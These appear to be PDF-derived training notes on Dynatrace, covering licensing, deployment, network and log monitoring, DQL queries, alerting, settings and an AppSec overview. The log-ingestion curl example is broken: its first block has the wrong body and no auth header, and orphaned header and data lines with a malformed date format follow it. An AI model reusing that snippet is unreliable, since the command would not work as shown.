- **Capability-based pricing:** DPS bills based on actual consumption of platform features (e.g., Full-stack Monitoring, RUM, Synthetic) rather than predefined bundles.
- Organisations agree to a minimum **annual commitment**, usually for 1–3 years.
- Real-time tracking of consumption is available via:
 - **Account Management UI** (Subscription → Accounting)
 - **DPS API**
- Once the **annual commitment is reached**, continued usage incurs **on-demand billing** at the same published rates.

B. Budget, Forecasting & Breakdown Tools

- **Budget Summary View** (as shown in image):
 - Tracks total cost vs. annual commitment.
 - Shows cost forecasting—if projected usage exceeds the budget, the expected breach date is flagged.
 - Breaks down usage by environment for granular insight.
- **Detailed Cost & Usage Breakdown** (last 30 days):
 - Offers drill-downs by capability and environment.
 - Includes charts and tables for deeper inspection of trends and anomalies.
 - You can filter between cost views and usage views per capability.
- **Capability-Level Analysis:**
 - Allows inspection of cost vs. usage for a specific capability, displayed across various environments and timeframes.

C. Classic Licensing (Legacy) Terms

- Prior to DPS, licensing was structured around discrete **units**:
 - **Host Units:** Billing based on monitored hosts (and their RAM).
 - **DDUs (Davis Data Units):** Used for custom metrics, logs, traces.
 - **DEM Units:** Applied to Synthetic Monitoring, RUM, Session Replay.
 - **ASUs (Application Security Units):** For Application Security features.

At a Glance: Licensing Models Compared

Licensing Model	Billing Mechanism	Key Feature
Dynatrace Platform Subscription (DPS)	Usage-per-feature with annual commitment, auto forecasting	Flexible, scalable to usage growth, transparent
Legacy Classic Licensing	Predefined units such as Host	Simpler but rigid and less

Licensing Model	Billing Mechanism	Key Feature
	Units, DDUs, etc.	adaptive

Ready to Explore?


You can explore the DPS views yourself right from the Dynatrace web UI:

1. Navigate to **Subscription – Accounting** in Account Management.
2. Review the **Budget Summary, Cost & Usage Breakdown**, and deep-dive into **Capability / Environment Analysis**.
3. Use these insights to identify cost spikes, optimize usage—e.g., reduce unnecessary hosts, switch monitoring modes, or tune trace volumes.

Deployment Status Monitoring

Deployment Status Monitoring in Dynatrace provides continuous visibility into application deployments by combining:

- **Version detection** → Dynatrace automatically detects and tags new deployments (via OneAgent auto-instrumentation or metadata from CI/CD).
- **Metrics & Traces** → It monitors performance, resource usage, and errors per deployment version.
- **Smartscape & Davis AI** → Automatically correlates changes to problems and identifies whether a deployment is the root cause.
- **Release events integration** → CI/CD tools (Jenkins, GitLab, Azure DevOps, Argo, etc.) can push deployment events to Dynatrace for richer context.



Key Features

1. Automatic Deployment Detection

- OneAgent identifies when a new service or process version is deployed.
- Version info is captured from metadata (JARs, DLLs, containers, K8s labels, etc.).

2. Release Event Integration

- Dynatrace APIs accept release metadata from CI/CD systems.
- Events are shown in the service timeline for full deployment traceability.

3. Deployment Status Dashboard

- Dedicated view showing active, successful, or failing deployments.
- Provides error rate, latency, and availability comparison between old vs. new versions.

4. Davis AI Correlation

- Detects anomalies (e.g., spike in errors after release).
- Identifies if the root cause is tied to the new deployment.
- Helps accelerate rollback decisions.

5. Business Impact View

- Links deployment issues with **real-user monitoring (RUM)** sessions.
- Quantifies impact: “1,200 users affected after version 3.2 rollout.”

Example Use Cases

- **Monitor a canary deployment** → Compare metrics between old and new versions before full rollout.
- **Detect regression after release** → Dynatrace alerts if latency or failure rate increases post-deployment.
- **Kubernetes workload monitoring** → Automatically shows pod restarts, scaling events, and unhealthy rollouts.
- **Automated rollback trigger** → CI/CD pipelines can use Dynatrace problem events to auto-revert failed deployments.

Benefits

Feature	Benefit
Automatic version awareness	Zero manual tagging needed
Real-time error/performance tracking	Detect regressions instantly
Davis AI root-cause analysis	Pinpoints if deployment caused an incident
CI/CD integration	Seamlessly fits into release pipelines
Business correlation	Measures user & revenue impact

Dynatrace Day 4: Advanced Monitoring & Integration - Detailed Notes

Network Monitoring

Overview: Network Monitoring in Dynatrace

1. Deep, Process-Level Network Visibility

Dynatrace goes beyond traditional host-based metrics by monitoring network behavior at the **process level**, offering details on how different application components communicate across hosts and environments.

2. Performance & Health Metrics at a Glance

You get a consolidated view combining:

- Data throughput (traffic in/out)
- Connection quality (dropped packets, errors)
- Retransmission rates (critical thresholds: <0.5% for LAN, <2% for cloud; >3% impacts UX significantly)
These are integrated alongside CPU, memory, and disk metrics for full-stack context

3. Dynamic Network Topology & Smartscape Mapping

Dynatrace's topology view (similar to Smartscape) visually maps:

- Hosts, processes, and their network connections
- Any changes in virtualized infrastructure including VMs, cloud instances, and network interfaces

4. Connectivity & Retransmission Insights

You can inspect:

- **Connectivity:** Ratio of successful TCP connections vs refused/timeouts
- **Retransmissions:** Indicates network reliability issues impacting user experience

5. Minimal Overhead with Intelligent Throttling

Monitoring is enabled by default with low resource impact. If network packet analysis exceeds 5% CPU, Dynatrace automatically applies throttling cycles to optimize performance without manual intervention

6. Synthetic Network Availability Monitoring (NAM)


For network-level synthetic testing, Dynatrace supports:

- **ICMP (ping):** Verifies device reachability and network link quality
 - **TCP:** Checks service port availability
 - **DNS:** Ensures hostname resolution
- These are executed from your existing private synthetic locations and integrated with Dynatrace's AI (Davis) for proactive root-cause analysis and alerting

Why Choose Dynatrace for Network Monitoring?

- **Unified Observability:** Consolidates network, application, infrastructure, and user experience monitoring within a single AI-powered platform
- **AI-Driven Root-Cause Analysis:** The Davis AI engine helps automatically identify the origin of network issues.
- **Scalability Across Hybrid Environments:** Supports dynamic cloud, virtual, and on-prem setups — auto-detecting new entities like VMs and interfaces.
- **Synthetic Monitoring for Non-HTTP Services:** NAM fills gaps in traditional synthetic testing — especially for non-HTTP-based infrastructure components.

- **Market Recognition & Integrations:** Named a leader in network monitoring and observability tools, with integrations with major cloud platforms and ITSM systems (e.g., ServiceNow)



In Summary

Feature	Benefit
Process-level network visibility	Pinpoint network-heavy processes and inter-process issues
Integrated metrics	View network and host health metrics side by side
Dynamic topology mapping	Understand infrastructure dependencies at a glance
Synthetic NAM tests	Proactively check availability of hosts/services
AI-powered insights	Faster root-cause analysis and remediation
Scalability and extensibility	Adaptable to evolving environments and scales

Log Monitoring Using Dynatrace

Log Monitoring with Dynatrace (Grail + DQL). I'll cover enablement, ingestion choices, processing, querying, and alerting—with copy-paste snippets and docs for each step.

1) Enable & collect logs

Easiest path (OneAgent):

- OneAgent's log module auto-discovers app/system/container logs; configure globally in **Settings** → **Log Monitoring** → **Advanced log settings** or per-host (**Host** → **More (...)** → **Settings** → **Log Monitoring**). Defaults like *Detect open logs / system logs / container logs* are enabled.

If log content isn't visible from hosts: enable content access on the host with the OneAgent CLI and restart the OneAgent service:

```
# Linux
```

```
sudo /opt/dynatrace/oneagent/agent/tools/oneagentctl --set-app-log-content-access=true  
sudo systemctl restart oneagent
```

```
# Windows (run as admin, PowerShell)
```

```
& "C:\Program Files\Dynatrace\OneAgent\agent\tools\oneagentctl.exe" --set-app-log-content-access=true
```

```
Restart-Service "Dynatrace OneAgent"
```

(Host-level on/off is controlled by oneagentctl --set-app-log-content-access.)

Alternative ingestion paths (when you can't install OneAgent):

- **Generic Log Ingestion API** (JSON/text) and **OTLP** (binary). Good for edge, serverless, or external shippers.
- **Fluent Bit** output → Dynatrace HTTP ingest (simple shipper config).

Minimal examples

- **cURL (JSON):**

```
curl -X POST \  
"$DT_ENV_URL/api/v2/logs/ingest" \  
-H "Content-Type: application/json" \  
-H "Accept: application/json" \  
-d '{  
  "log": {  
    "log_type": "file",  
    "path": "/var/log/nginx/error.log"  
  }  
}'
```

```
-H "Authorization: Api-Token $DT_API_TOKEN" \
-H "Content-Type: application/json" \
-d '[{"timestamp": "'$(date -u + "%Y-%m-%dT%H:%M:%SZ")'", "content": "hello from curl", "severity": "INFO", "dt.source": "curl"}]'
```

Endpoint/token per docs.

- **Fluent Bit (snippet):**

[OUTPUT]

```
Name      http
Host     ${DT_INGEST_HOST} # e.g., abc.live.dynatrace.com
URI      /api/v2/logs/ingest
Header   Authorization Api-Token ${DT_API_TOKEN}
Format   json
```

2) Process logs (normalize, mask, enrich)

Dynatrace's **OpenPipeline** lets you define ordered processing rules for logs/events/metrics—filtering, parsing, field extraction, routing to buckets, etc. It's the recommended path for scale and consistency.

Mask sensitive data at ingest with processing rules (works for OneAgent, API, and extensions). Add matcher → redact with pattern.

3) Explore & query with DQL (Logs on Grail)

Open **Observe & Explore** → **Logs** (or “Logs & Events Classic → Advanced mode”) and use **Dynatrace Query Language**. Quick patterns:

Common queries

```
-- Last 15 minutes, error logs by service
fetch logs, from: now()-15m
| filter log.level in ("ERROR", "FATAL") or contains(content, "Exception")
| summarize count() by dt.entity.service.name
| sort desc
```

```
-- Parse JSON payload and extract fields
fetch logs
| parse content, "json", field:payload
| fieldsAdd userId:payload.user.id, orderTotal:payload.order.total
| summarize avg(orderTotal), count() by userId
| sort desc
```

-- Turn logs into metrics (rate of HTTP 5xx)

```
fetch logs
| filter contains(content, "HTTP/1.1\" 5")
| summarize rate = count()/duration(of:1m)
```

DQL supports precise time windows (from:now()-24h, to:now()-2h) and absolute timeframes.

4) Create alerts, metrics & events from logs

- **Log Events / Log-to-Metrics:** Use matchers/processing to emit events or derive metrics from specific log patterns (e.g., error spikes → problem).
- Feed results into **Davis AI** for problem detection/correlation alongside traces, metrics, topology.

5) Troubleshooting checklist

- **Agent on but no logs?** Verify **Log Monitoring** is enabled for the host/technology, and content access is on; check UI detection toggles.
- **Pipeline not applying?** Confirm your **OpenPipeline** rule order and matcher logic (rules run top-down).
- **External shipper:** test ingest with a small cURL; confirm you see dt.source or custom attributes.

Quick start recipe (copy/paste)

1. Turn on log content access (host) and confirm advanced settings.
2. (Optional) Add an **OpenPipeline** rule: matcher for your app logs → parse/redact → add attributes (env, team).
3. Query with DQL in Logs to validate fields.
4. Create a log event or metric from the matcher for alerting.
5. (No OneAgent?) Use API/OTLP or a shipper (Fluent Bit).

Diagnostic Tools

1. Diagnostic Tools Hub

Dynatrace groups its core diagnostic features into one unified "Diagnostic tools" menu entry—streamlining access to essential analysis tools. These include:

- **CPU Profiler**
- **Memory Dump Analysis**
- **Process Crash Analysis**

This hub replaces the older dedicated "CPU profiler" menu for improved discoverability.

2. CPU Profiler

You can identify the top CPU-consuming processes and drill down to the method level (e.g., Java or .NET) to pinpoint hotspots.

3. Memory Dump Analysis

This tool helps capture and analyze memory dumps (e.g., from Java, .NET, Node.js), enabling root-cause analysis of memory leaks or crashes.

4. Process Crash Analysis

Automated detection of crashes on Windows and Linux, with support for analyzing core dumps to understand why services terminated unexpectedly.

5. OneAgent Diagnostics

Used to troubleshoot issues related to the Dynatrace agent itself:

- Run diagnostics at host or process level directly via the Dynatrace UI.
- Dynatrace collects diagnostic data for the past 24 hours (customizable), uploads to S3 for analysis, and provides probable solutions.
- You can also collect data manually using the oneagentctl CLI tool.

6. ActiveGate Diagnostics


For troubleshooting issues related to ActiveGate connectivity or behavior:

- Use the UI to run diagnostics.
- By default, 7 days of operational data are collected and analyzed.
- Alternatively, use the agctl CLI to gather diagnostics locally.

7. Developer Diagnostics (Optional Deep Dive)

For developers focusing on performance optimization:

- Use CPU, thread, and memory profiling to detect code-level hotspots.
- There are hands-on training videos (like Dynatrace's Tips & Tricks Episode 10) for practical guidance.



Quick Summary Table

Diagnostic Tool	Purpose
Diagnostic Tools Hub	Centralized access to all diagnostic utilities
CPU Profiler	Identify high CPU usage down to method level
Memory Dump Analysis	Diagnose memory leaks or memory-related crashes
Process Crash Analysis	Analyze application crashes via core dump data
OneAgent Diagnostics	Troubleshoot monitoring agent issues on host/process
ActiveGate Diagnostics	Troubleshoot ActiveGate connectivity or malfunction
Developer Profiling Toolkit	Fine-tune performance using CPU/thread/memory profiling (for developers)

Reports & Alerts

Alerting in Dynatrace

Problem Detection & Notifications

- Dynatrace automatically detects anomalies, errors, and performance degradations, grouping related events into a **single problem** for clarity. Notifications are only sent when the problem opens or is resolved, reducing noise.
- You can push these alerts to external tools and services, including:
 - Incident management platforms (Opsgenie, PagerDuty, ServiceNow, Jira)
 - ChatOps tools (Slack, Microsoft Teams)
 - Email and webhook custom integrations

Custom Alerting & Profiles

- **Custom Alerts** allow you to define thresholds on any metric and trigger alerts when breached, down to the specific component.

- **Problem Alerting Profiles** give you fine control over how and when alerts are delivered. You can filter based on severity, tags, management zones, duration, or event type—ideal for targeting notifications by environment or team.

AI-Powered Alerting with Davis AI

- The **Davis AI engine** establishes dynamic baselines and can alert based on:
 - Real-time anomalies
 - Predicted future issues via forecasting
 - Root-cause insights using topology, transaction, and code context

Log-Based Alerting Techniques

Dynatrace offers three main ways to trigger alerts from log data:

1. **Log-Based Metrics:** Alert when log-derived metrics (e.g., response times, counts) exceed thresholds. Alerts are evaluated every minute.
 2. **Log-Based Events:** Extract events directly from log entries for immediate alerting—ideal for sporadic or critical log entries.
 3. **DQL-Based Anomaly Detection:** Use custom DQL queries for complex alert patterns. Useful but can be resource-intensive.
- Additionally, you can use **OpenPipeline** to extract Davis events from logs—triggering new problems based on log content with dynamic properties and timeouts.

Integration & Automation Triggers

- Beyond notifications, you can automate workflows or trigger custom code:
 - Configure alerts directly from SLOs, business processes, or metrics dashboards
 - Trigger third-party ticket creation or automation workflows
- Third-party integrations include SIGNL4 (bi-directional), BigPanda (via webhooks), and many more via webhooks or native integrations

Reporting in Dynatrace

- Dynatrace includes a **Reporting** feature that summarizes monitoring data over a set period (e.g., weekly), including an overall health or performance score.

- These reports provide a high-level view of system performance trends and can be used for leadership dashboards or retrospective reviews.

Summary Table

Feature	Description
Problem Detection	AI-powered anomaly detection with root-cause grouping
Custom Alerts	Threshold-based alerts on specific metrics/components
Alerting Profiles	Filter notifications by zone, severity, tags, duration
Log-Based Alerts	Alerts via log metrics, events, or custom DQL logic
AI Forecasting Alerts	Davis predicts future anomalies and alerts proactively
Third-Party Integrations	Connect alerts to Slack, Teams, PagerDuty, webhooks, SIGNL4, BigPanda, etc.
Automation Hooks	Trigger tickets or workflows based on alert conditions
Reports	Periodic summaries with monitoring data and overall score

Dynatrace Day 5: Settings, AppSec, SLOs & Best Practices – Detailed Notes

Monitoring Settings

1. Unified Settings Framework: Settings 2.0

- Dynatrace uses the **Settings 2.0 framework**, which allows a unified configuration model across the UI and Settings API. Each setting belongs to a schema and can be scoped globally or at specific entity levels (host group, host, service, etc.).
- Settings follow a **hierarchy**: global > host group > host. Lower-level overrides supersede higher-level defaults.
- Many settings support history tracking (revision history) and permission control via IAM policies.

2. Service-Level Monitoring Settings

- You can configure service monitoring **globally** via **Settings > Server-side service monitoring**. For fine-grained control, customize settings per service under **Services** – **select a service** – **More (...)** – **Edit**.
- Available settings include failure detection thresholds, anomaly detection sensitivity, key requests, custom detection rules, naming rules, request attributes, and more. Service-level configurations take precedence over global ones.

3. Host-Level Monitoring Settings

At the host level, a broad set of monitoring configurations are available under **Hosts (or Hosts Classic)** – **select host** – **More (...)** – **Settings**.

Some key areas:

Monitoring & Mode Selection

- Toggle monitoring for a host (on/off).
- Choose the **monitoring mode**: Full-Stack (default), Infrastructure, or Discovery. Mode dictates depth of observability.

Advanced Controls

- Enable or disable **auto-injection of code modules** (ProcessAgent injection) and **CodeModule injection** for performance/security needs.

Container & Disk Monitoring

- In container environments (e.g., Kubernetes, Docker): toggle automatic injection for deeper process-level observability.
- **Disk options:** exclude certain disks from monitoring and toggle NFS deduplication.

Networking & Process Visibility

- Use **NetTracer traffic** settings to enable advanced TCP/network tracing (Linux hosts only).
- Exclude specific NICs or IPs from network traffic monitoring.

Process Configuration

- Manage detected processes, apply deep monitoring selectively via **process group monitoring**, and define detection flags.
- Define **declarative process grouping** rules to automatically include additional process patterns.
- Use **Process availability** to alert if expected processes are missing. Enable **process instance snapshots** to capture metrics around anomalies.

Business & Diagnostics Tools

- Create **business event capture rules** to log user-specific actions (e.g., “/api/buy” calls) for business analytics.
- Customize **anomaly detection thresholds**, both for infrastructure and disks.
- Control **OneAgent updates**: auto-update behavior or manually update on-demand.
- Set up **OS services monitoring** to alert on critical service states (Linux or Windows).
- Configure **Extension Execution Controller (EEC)**—enable StatsD ingestion, performance profiling, and local ingest APIs.
- Fine-tune **Log Monitoring**, including custom log sources, storage rules, masking sensitive data, and timestamp handling.
- Enable **Crash dump analytics** for automated core dump detection and crash analysis.

4. Kubernetes & Container Cluster Defaults

- For Kubernetes/OpenShift environments, Dynatrace allows setting **default monitoring settings per cluster or environment-wide** via **Settings > Cloud and virtualization > Kubernetes > Monitoring settings**.
- Overrides can be applied per cluster if needed. If a cluster override is removed, the environment defaults apply.

Summary Table

Configuration Area	Key Settings & Options
Settings 2.0 Framework	Hierarchical, scoped settings with overrides, history, and permissions control.
Service-Level Settings	Custom service detection, anomaly thresholds, naming, key requests, naming rules.
Host-Level Controls	Monitoring toggle, mode selection, injection settings, container & disk management.
Network & Process Monitoring	NetTracer, IP/NIC exclusions, deep process monitoring, availability checks, snapshots.
Business & Logging	Event capture, anomaly tuning, OS services, crash detection, log monitoring controls.
Kubernetes Cluster Defaults	Default monitoring settings per cluster/environment with override visibility.

Web & Mobile Settings

Web Monitoring Settings (Real User Monitoring for Web)

Application Detection & Hostname Handling

- Dynatrace determines applications based on the URL's host part. If components like proxies rewrite the host, you may need to configure custom headers (e.g., X-Forwarded-Host) to preserve the original host for accurate detection. You can

configure this via **Settings** – **Web and mobile monitoring** – **Host name determination**.

- Application detection rules can be customized. Under **Settings** – **Web and mobile monitoring** – **Application detection**, you can add rules based on domain/URL patterns, reorder them by priority, and have up to 1,000 rules.

Mobile Application Settings (Real User Monitoring for Mobile)

Instrumentation & Initial Setup

- To start monitoring mobile apps, go to Dynatrace Hub – select **Mobile monitoring** – use the instrumentation wizard to set up your app (native or cross-platform). This supports Android (Java/Kotlin), iOS (Swift/Obj-C), and frameworks like React Native, Flutter, Xamarin, Cordova, and .NET MAUI.
- For Android, the process involves creating a mobile app in Dynatrace, then instrumenting it via the Android Gradle plugin or OneAgent SDK. You can also configure advanced options like custom actions, error reporting, tagging, session replay, and data privacy via the instrumentation wizard.

Data Privacy & Opt-In Controls

Dynatrace supports advanced privacy configuration to comply with data protection standards:

- **User Opt-In Mode** ensures monitoring only begins after user consent.
 - By default, data collection and crash reporting are **Off for first-time users**.
 - You need to enable this via **Mobile** – **edit your app** – **General** – **Data privacy** – **Enable user opt-in mode**, then re-instrument and rebuild your app with the given flag.
- Dynatrace supports different **data collection levels**:
 - **Off**: No monitoring, data randomized.
 - **Performance**: Only performance data (no personal).
 - **User behavior**: Includes personal data and user tracking.
- Additional settings let you configure user action masking (to anonymize UI elements), privacy settings, IP detection, request handling, and data collection rules

Summary Table: Web vs Mobile Settings

Scope	Configuration Area	Key Settings & Actions
Web	Application Detection	URL/domain-based rules, host header overrides (X-Forwarded-Host), up to 1,000 rules
	Hostname Determination	Prioritize headers for accurate domain detection
Mobile	Instrumentation Setup	Use instrumentation wizard; supports native & cross-platform frameworks
	Android Configuration	Android Gradle plugin or SDK, user tagging, error reporting, session replay, privacy
	Data Privacy & Opt-In	Configure via settings, enforce opt-in, support privacy levels, user action masking

Process Group Settings

1. Process Group Detection

Dynatrace automatically groups related processes (e.g., Tomcat, JBoss, Apache) into logical entities called *process groups* using predefined detection logic.

To customize this behavior:

- **Built-in detection rules:** Enable or disable default detection toggles.
- **Simple detection rules:** Use JVM system properties or environment variables to split groups—for example differentiating production vs staging by MY_PG_NAME.
- **Advanced detection rules:** Use process properties like command-line arguments or jar names to define grouping; supports standalone grouping with dynamic extraction.
- **Declarative process grouping:** Enables you to define new monitored technologies or process groups—including unknown technologies—using explicit matching rules and thresholds (e.g., report only when usage is high).

Important: After making detection rule changes, restart the affected processes for the new settings to take effect.

2. Process Group Monitoring & Deep Monitoring

Dynatrace OneAgent performs deep monitoring (request tracing, PurePath capture) on all auto-detected process groups by default, once processes are restarted post-installation.

You can gain fine-grained control by:

- **Disabling automatic deep monitoring:** Then use custom monitoring rules to target only specific processes.
- **Creating custom process monitoring rules:** Define conditions to include or exclude processes based on properties or patterns.
- **Managing built-in monitoring rules:** Enable or disable pre-configured support for platforms like Kubernetes or .NET apps.

3. Monitoring State Overrides Across Scopes

Scope-based configuration provides flexibility and precision:

Scope Level	Control Level
Environment	Global settings—applied by default.
Host Group	Override settings for groups of hosts.
Host	Override for individual host process groups.

This allows you to **Monitor**, **Do Not Monitor**, or **inherit default** settings per process group depending on deployment tier or environment role.

4. OneAgent Features by Process Group

Dynatrace continuously adds new **OneAgent features**, which may be opt-in. You can manage their scope:

- **Global activation:** Enable new features environment-wide.

- **Process group overrides:** Use UI or API to enable/disable features on a per-process-group basis for precision tuning.

This is especially useful for isolating performance investigations or tailoring capabilities like log enrichment.

5. Availability Monitoring & Alerts

You can trigger proactive alerts when process groups become unavailable or crash:

- Navigate to the process group settings and enable “Trigger an alert if a process within this group becomes unavailable.”

This ensures you're notified promptly of critical outages at the process level.

Summary Table

Feature	Description
Detection Customization	Use built-in, simple, advanced, or declarative rules to tailor process grouping.
Deep Monitoring Control	Toggle automatic deep monitoring; define custom include/exclude rules.
Scope Overrides	Configure monitoring settings at environment, host group, or host level.
Feature-Level Overrides	Enable/disable specific OneAgent features per process group.
Availability Alerts	Set alerts when process groups become unavailable.

Server-side Services Settings

Overview: Where to Configure

- Global settings for server-side service monitoring are available under **Settings** – **Server-side service monitoring** in the Dynatrace UI.

- Service-level overrides are available via **Services** → **select your service** → **More (...)** → **Edit**. Service-specific settings will override global defaults where applicable.

Key Configuration Areas

1. Failure Detection

- Dynatrace, by default, marks failed requests based on exceptions (Java, .NET, Node.js, PHP), 5xx server-side HTTP status codes, and handled error pages.
- You can customize this logic:
 - Define which HTTP response codes should be treated as errors.
 - Consider 404s as server failures if desired.
 - Set **Success-forcing exceptions** to mark certain exceptions as non-failures.
 - Define **Ignored exceptions** and **Custom handled exceptions** to fine-tune failure detection.
 - Use **Custom error rules**—based on request attributes—to detect business logic failures.

2. Request Attributes

- Create and manage custom **request attributes** (key/value pairs like customerId, orderId) for deeper analysis, filtering, naming, and error detection.
- Sensitive attributes can be flagged as **confidential**, masking their values (e.g., showing *****) to comply with privacy policies.

3. Calculated Service Metrics

- Define **custom calculated metrics** based on existing service data (like response time or request count) and conditionally apply them with filters (like tags).
- You can also split metrics by dimensions such as {Service:Instance}.

4. Service Detection & Custom Definitions

- Dynatrace auto-detects services via SDv1 (OneAgent) or newer **SDv2** (Unified, OpenTelemetry-based).
- If your services use non-standard technologies, define them manually:
 - Create **custom services** by specifying classes, methods, or interfaces as entry points (Java, .NET, PHP, Go).

- Prioritize definitions if multiple match the same code path.
- Optionally restrict custom services to specific **process groups**.
- For event-based integrations (Kafka, SQS), define **custom messaging services**:
 - Use the instrumentation wizard to select entry points.
 - Optionally restrict to certain process groups.
 - Java/PHP updates can apply in real-time (with care for GC pauses).

5. Attribute Capturing & Masking for OpenTelemetry

- Configure how OpenTelemetry attributes are handled:
 - Choose **Allowed** or **Blocked** attributes.
 - Set up attribute masking to redact sensitive metadata.
 - These settings are available under **Settings – Server-side service monitoring – Attribute capturing**.

Summary Table

Feature Area	What You Can Configure
Failure Detection	HTTP error codes, exception rules, business-logic error detection via attributes
Request Attributes	Custom attributes; can mark confidential to mask sensitive data
Calculated Service Metrics	Create metrics (e.g., app.responseTime) filtered by tags and split by dimensions
Custom Service Definitions	Define service entry points manually, restrict by process groups, support real-time updates for Java/PHP
Messaging Services	Instrument event-handlers (Kafka, SQS), restrict rules by process group
OTel Attribute Handling	Define allowed/blocked attributes; apply masking as needed

AppSec (Application Security Monitoring)

Dynatrace AppSec Overview

Dynatrace Application Security offers a powerful, AI-driven suite of tools that bring security directly into your runtime observability platform. It combines runtime vulnerability detection, real-time attack protection, and ongoing security posture management—all with minimal overhead and without relying on static vulnerability databases.

Here's what the module includes:

1. Runtime Vulnerability Analytics (RVA)

- Automatically detects **third-party vulnerabilities** (e.g., vulnerable libraries) and **code-level vulnerabilities** (issues originating in your own code) at runtime.
- Visualizes vulnerabilities in the **Security Overview dashboard**, showing counts by risk and status, host coverage, impacted process groups, and technologies in use.

2. Runtime Application Protection (RAP)

- Provides real-time defense by **detecting and blocking attacks** like SQL injection, command injection, JNDI exploits (e.g., Log4Shell), and SSRF—all with precision and zero false positives thanks to code-level insights and transaction context.
- Automatically integrates detection and blocking into your environment, requiring no initial configuration.

3. Security Posture Management (SPM)

- Continuously assesses application and infrastructure configuration against best practices and compliance frameworks (e.g., CIS Benchmarks, DORA, DISA STIG).
